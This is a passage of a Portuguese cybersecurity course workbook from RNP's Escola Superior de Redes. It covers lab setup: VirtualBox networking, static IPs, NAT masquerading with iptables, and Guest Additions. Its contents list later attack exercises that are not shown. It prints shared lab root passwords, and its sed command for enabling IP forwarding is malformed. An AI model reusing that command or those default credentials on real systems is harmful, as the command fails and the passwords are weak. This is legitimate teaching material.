



FORMAÇÃO EM SEGURANÇA CIBERNÉTICA

CADERNO DE ATIVIDADES

Segunda Semana

Copyright © 2018 - Rede Nacional de Ensino e Pesquisa - RNP

Rua Lauro Müller, 116 sala 1103

22290-906 Rio de Janeiro, RJ

Diretor Geral

Nelson Simões

Diretor de Serviços e Soluções

José Luiz Ribeiro Filho

Escola Superior de Redes

Coordenação

Luiz Coelho

Equipe ESR (em ordem alfabética)

Celia Maciel, Cristiane Oliveira, Derlinéa Miranda, Edson Kowask, Elimária Barbosa, Evellyn Feitosa, Felipe Nascimento, Lourdes Soncin, Luciana Batista, Renato Duarte, Sérgio Souza e Yve Abel Marcial.

Versão 0.1.1

Índice

Sessão 1: Configuração preliminar das máquinas	1
1) Da divisão de grupos	1
2) Topologia geral de rede	2
3) Configuração do Virtualbox	3
4) Detalhamento das configurações de rede	4
5) Configuração da máquinas virtuais	5
6) Configuração de firewall e NAT	11
7) Instalação do Virtualbox Guest Additions nas VMs Windows	13
8) Instalação do Virtualbox Guest Additions nas VMs Linux	15
9) Configuração da VM WinServer-G	17
Sessão 2: Conceitos fundamentais em segurança da informação	22
1) Listas e informações complementares de segurança	22
2) Segurança física e lógica	23
3) Exercitando os fundamentos de segurança	24
4) Normas e políticas de segurança	24
Sessão 3: Enumeração básica e busca por vulnerabilidades	26
1) Controles de informática	26
2) Serviços e ameaças	26
Sessão 4: Explorando vulnerabilidades em redes	28
1) Transferindo arquivos da máquina física para as VMs	28
2) Sniffers para captura de dados	29
3) Ataque SYN flood	31
4) Ataque Smurf	33
5) Levantamento de serviços usando o nmap	36
6) Realizando um ataque com o Metasploit	41
7) Realizando um ataque de dicionário com o medusa	48
Sessão 5: Firewall	50
1) Trabalhando com chains no iptables	50
2) Firewall stateful	52
3) Configurando o firewall FWGW1-G : tabela filter	53
4) Configurando o firewall FWGW1-G : tabela nat	60
6) Revisão final da configuração do firewall FWGW1-G	65

Sessão 1: Configuração preliminar das máquinas

1) Da divisão de grupos

Neste curso, os alunos serão divididos em dois grupos: **A** e **B**. Ao longo da semana, iremos realizar algumas atividades que vão envolver a intercomunicação entre máquinas virtuais dos alunos de cada grupo; para que as configurações de rede de dois alunos envolvidos em uma mesma atividade não conflitem, iremos adotar uma nomenclatura de endereços para cada grupo, como se segue:

Tabela 1. Nomenclatura entre grupos

Grupo	Sufixo de endereço
A	1
B	2

O que isso significa, na prática? Em vários momentos, ao ler este material, você irá se deparar com endereços como 172.16.G.20 ou 10.1.G.10 — que evidentemente são inválidos. Nesse momento, substitua o número do seu grupo pela letra **G** no endereço. Se você for membro do grupo **B**, portanto, os endereços acima seriam 172.16.2.20 e 172.16.2.10.

2) Topologia geral de rede

A figura abaixo mostra a topologia de rede que será utilizada durante este curso. Nos tópicos que se seguem, iremos verificar que a importação de máquinas virtuais, configurações de rede e conectividade estão funcionais antes de prosseguir. As configurações específicas de cada máquina/interface serão detalhadas na seção a seguir.




Figura 1: Topologia de rede do curso

3) Configuração do Virtualbox

1. Primeiramente, verifique se todas as máquinas virtuais foram importadas.

Se ainda não foram, importe-as manualmente através do menu *File > Import Appliance*. Navegue até a pasta onde se encontra o arquivo **.ova** com as imagens das máquinas virtuais e clique em *Next*. Na tela subsequente, marque a caixa *Reinitialize the MAC address of all network cards* e só depois clique em *Import*.

Ao final do processo, você deve ter cinco VMs com as configurações que se seguem.

Tabela 2. VMs disponíveis no Virtualbox

Nome VM	Memória
FWGW1-G	2048 MB
LinServer-G	2048 MB
WinServer-G	2048 MB
KaliLinux-G	2048 MB
WinClient-G	2048 MB

Se a quantidade de RAM de alguma das máquinas for inferior aos valores estipulados, ajuste-a.

2. Agora, configure as redes do Virtualbox. Acesso o menu *File > Host Network Manager* e crie as seguintes redes:

Tabela 3. Redes host-only no Virtualbox

Rede	Endereço IPv4	Máscara de rede	Servidor DHCP
Virtualbox Host-Only Ethernet Adapter	172.16.G.254	255.255.255.0	Desabilitado
Virtualbox Host-Only Ethernet Adapter #2	10.1.G.254	255.255.255.0	Desabilitado

3. Finalmente, configure as interfaces de rede de cada máquinas virtual. Para cada VM, acesse *Settings > Network* e faça as configurações que se seguem:

Tabela 4. Interfaces de rede das máquinas virtuais

VM Nome	Interface	Conectado a	Nome da rede
FWGW1-G	Adapter 1	Bridged Adapter	Placa de rede física do <i>host</i>
	Adapter 2	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
	Adapter 3	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter #2
LinServer-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
WinServer-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
KaliLinux-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
WinClient-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter #2

4) Detalhamento das configurações de rede

As configurações de rede realizadas internamente em cada máquina virtual foram apresentados de forma sucinta na figura 1. Iremos detalhar as configurações logo abaixo:

Tabela 5. Configurações de rede de cada VM

VM Nome	Interface	Modo	Endereço	Gateway	Servidores DNS
FWGW1-G	eth0	Estático	DHCP	Automático	Automático
	eth1	Estático	172.16.G.1/24	n/a	n/a
	eth2	Estático	10.1.G.1/24	n/a	n/a
LinServer-G	eth0	Estático	172.16.G.10/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
WinServer-G	eth0	Estático	172.16.G.20/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
KaliLinux-G	eth0	Estático	172.16.G.30/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
WinClient-G	eth0	Estático	10.1.G.10/24	10.1.G.1	8.8.8.8 ; 8.8.4.4

5) Configuração da máquinas virtuais

Agora, vamos configurar a rede de cada máquina virtual de acordo com as especificações da topologia de rede apresentada no começo deste capítulo.



Observe que as máquinas virtuais da **DMZ** e **Intranet** ainda não terão acesso à Internet neste passo, pois ainda não configuramos o firewall. A próxima seção irá tratar deste tópico.



Para tangibilizar os exemplos nas configurações-modelo deste gabarito, iremos assumir que o aluno é membro do grupo **A**, ou seja, tem suas máquinas virtuais nas redes 172.16.1.0/24 e 10.1.1.0/24. Se você for membro do grupo **B**, tenha o cuidado de sempre adaptar os endereços IP dos exemplos para as suas faixas de rede.

1. Primeiramente, ligue a máquina *FWGW1-G* e faça login como usuário **root** e senha **rnpesr**. Verifique se o mapa de teclado está correto (teste com os caracteres **/** ou **ç**). Se não estiver, execute o comando:

```
# dpkg-reconfigure keyboard-configuration
```

Nas perguntas que se seguem, responda:

Tabela 6. Configurações de teclado

Pergunta	Parâmetro
Keyboard model	Generic 105-key (Intl) PC
Keyboard layout	Other > Portuguese (Brazil) > Portuguese (Brazil)
Key to function as AltGr	Right Alt (AltGr)
Compose key	Right Logo key

Finalmente, execute o comando que se segue. Volte a testar o teclado e verifique seu funcionamento.

```
# systemctl restart keyboard-setup.service
```

2. Ainda na máquina *FWGW1-G*, edite o arquivo `/etc/network/interfaces` como se segue, reinicie a rede e verifique o funcionamento:

```
# hostname
FWGW1-A

# whoami
root

# cat /etc/network/interfaces
source /etc/network/interfaces.d/*

auto lo
iface lo inet loopback

auto eth0 eth1 eth2

iface eth0 inet dhcp

iface eth1 inet static
address 172.16.1.1
netmask 255.255.255.0

iface eth2 inet static
address 10.1.1.1
netmask 255.255.255.0

# systemctl restart networking

# ip a s | grep '^ *inet '
    inet 127.0.0.1/8 scope host lo
    inet 192.168.1.203/24 brd 192.168.1.255 scope global eth0
    inet 172.16.1.1/24 brd 172.16.1.255 scope global eth1
    inet 10.1.1.1/24 brd 10.1.1.255 scope global eth2
```


3. Ligue a máquina *LinServer-G* e faça login como usuário **root** e senha **rnpesr**. Se encontrar problemas com o teclado, aplique a mesma solução utilizada na etapa (1) desta atividade. A seguir, edite as configurações de rede no arquivo **/etc/network/interfaces**, de DNS no arquivo **/etc/resolv.conf**, reinicie a rede e verifique se tudo está funcionando:

```
# hostname
LinServer-A

# whoami
root

# cat /etc/network/interfaces
source /etc/network/interfaces.d/*

auto lo
iface lo inet loopback

auto eth0

iface eth0 inet static
address 172.16.1.10
netmask 255.255.255.0
gateway 172.16.1.1

# cat /etc/resolv.conf
nameserver 8.8.8.8
nameserver 8.8.4.4

# systemctl restart networking

# ip a s | grep '^ *inet '
    inet 127.0.0.1/8 scope host lo
    inet 172.16.1.10/24 brd 172.16.1.255 scope global eth0
```

4. Vamos para a máquina *WinServer-G*. Assim que a máquina terminar de ligar, clique em **OK** para entrar com uma nova senha, e informe a senha **rnpesr**. Na próxima tela, escolha "Activate Later".

Pelo *Control Panel* ou usando o comando **ncpa.cpl**, configure o endereço IP e servidores DNS de forma estática, como na foto abaixo, e verifique que suas configurações estão funcionais.




Figura 2: Configuração de rede da máquina *WinServer-G*

5. Prossiga para a máquina *KaliLinux-G*, e faça login como usuário **root** e senha **rnpsr**. Se tiver problemas com o mapa de teclado, abra um terminal e digite:

```
# gnome-control-center region
```

Em *Input Sources*, clique no botão **+** para adicionar um novo mapa de teclado. Clique no símbolo **...** na parte de baixo da nova janela e procure o teclado *Portuguese (Brazil)*. Em seguida, clique em *Add*. Finalmente, apague o teclado original selecionando *English (US)* e clicando no botão **-**.

6. Ainda na máquina *KaliLinux-G*, edite as configurações de rede no arquivo **/etc/network/interfaces** e de DNS no arquivo **/etc/resolv.conf**. Reinicie a rede e verifique se tudo está funcionando:

```
# hostname
kali

# whoami
root

# cat /etc/network/interfaces
source /etc/network/interfaces.d/*

auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 172.16.1.30
netmask 255.255.255.0
gateway 172.16.1.1

# cat /etc/resolv.conf
nameserver 8.8.8.8
nameserver 8.8.4.4

# ip a s | grep '^ *inet '
    inet 127.0.0.1/8 scope host lo
    inet 172.16.1.30/24 brd 172.16.1.255 scope global eth0
```

7. Finalmente, vamos configurar a máquina *WinClient-G*: faça login como usuário **aluno** e senha **rnpesr**. Acesse o *Control Panel* ou use o comando **ncpa.cpl**, configure o endereço IP e servidores DNS de forma estática, como na foto abaixo, e verifique que suas configurações estão funcionais.




Figura 3: Configuração de rede da máquina *WinClient-G*

6) Configuração de firewall e NAT

O passo final é garantir que as VMs consigam acessar a internet através da máquina *FWGW1-G*, que é o firewall/roteador na topologia de rede do curso.

1. Antes de mais nada, observe que na máquina *FWGW1-G* já existe uma configuração de *masquerading* (um tipo de SNAT que veremos em maior detalhe na sessão 5) no arquivo */etc/rc.local*:

```
# hostname
FWGW1-A

# cat /etc/rc.local | grep -v '^#'
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
exit 0
```

2. Isto significa dizer que a tradução de endereços das redes privadas já está configurado. Basta, então, habilitar o repasse de pacotes entre interfaces—descomente a linha *net.ipv4.ip_forward=1* no arquivo */etc/sysctl.conf* e, posteriormente, execute *# sysctl -p*:

```
# sed -i 's/^#\(\net.ipv4.ip_forward\)\1/' /etc/sysctl.conf

# grep 'net.ipv4.ip_forward' /etc/sysctl.conf
net.ipv4.ip_forward=1

# sysctl -p
net.ipv4.ip_forward = 1
```

3. Verifique que o *masquerading* está de fato habilitado no firewall:

```
# iptables -L POSTROUTING -vn -t nat
Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source        destination
 0      0 MASQUERADE  all  --  *      eth0     0.0.0.0/0     0.0.0.0/0
```

4. Para testar a conectividade, acesse a máquina *LinServer-G* e verifique — você deve conseguir **ping** com um *host* da internet, como **8.8.8.8**, por exemplo:

```
$ ping -c3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=30.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=31.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=30.9 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 30.916/31.084/31.388/0.296 ms
```

7) Instalação do *Virtualbox Guest Additions* nas VMs Windows

Vamos agora instalar os adicionais de convidado para máquinas virtuais do Virtualbox, conhecido como *Virtualbox Guest Additions*. Esse adicionais consistem em *drivers* de dispositivo e aplicações de sistema que otimizam o sistema para rodar no ambiente virtual, proporcionando maior performance e estabilidade. Nesta atividade, iremos instalar os adicionais apenas nas máquinas *WinServer-G* e *WinClient-G*.

1. Na console da máquina *WinServer-G*, acesse o menu *Devices > Insert Guest Additions CD image*. Após algum tempo, a janela de *autorun* irá aparecer, como mostrado abaixo. Clique duas vezes na opção *Run VBoxWindowsAdditions.exe*.




Figura 4: Janela de autorun do CD Virtualbox Guest Additions

2. No assistente de instalação, clique em *Next*, *Next*, e finalmente em *Install*. No meio da instalação o sistema irá avisar que a assinatura de quem publicou o software não é conhecida. Clique em *Install this driver software anyway*, como mostrado abaixo. A mesma janela irá aparecer logo depois, então escolha a mesma opção.

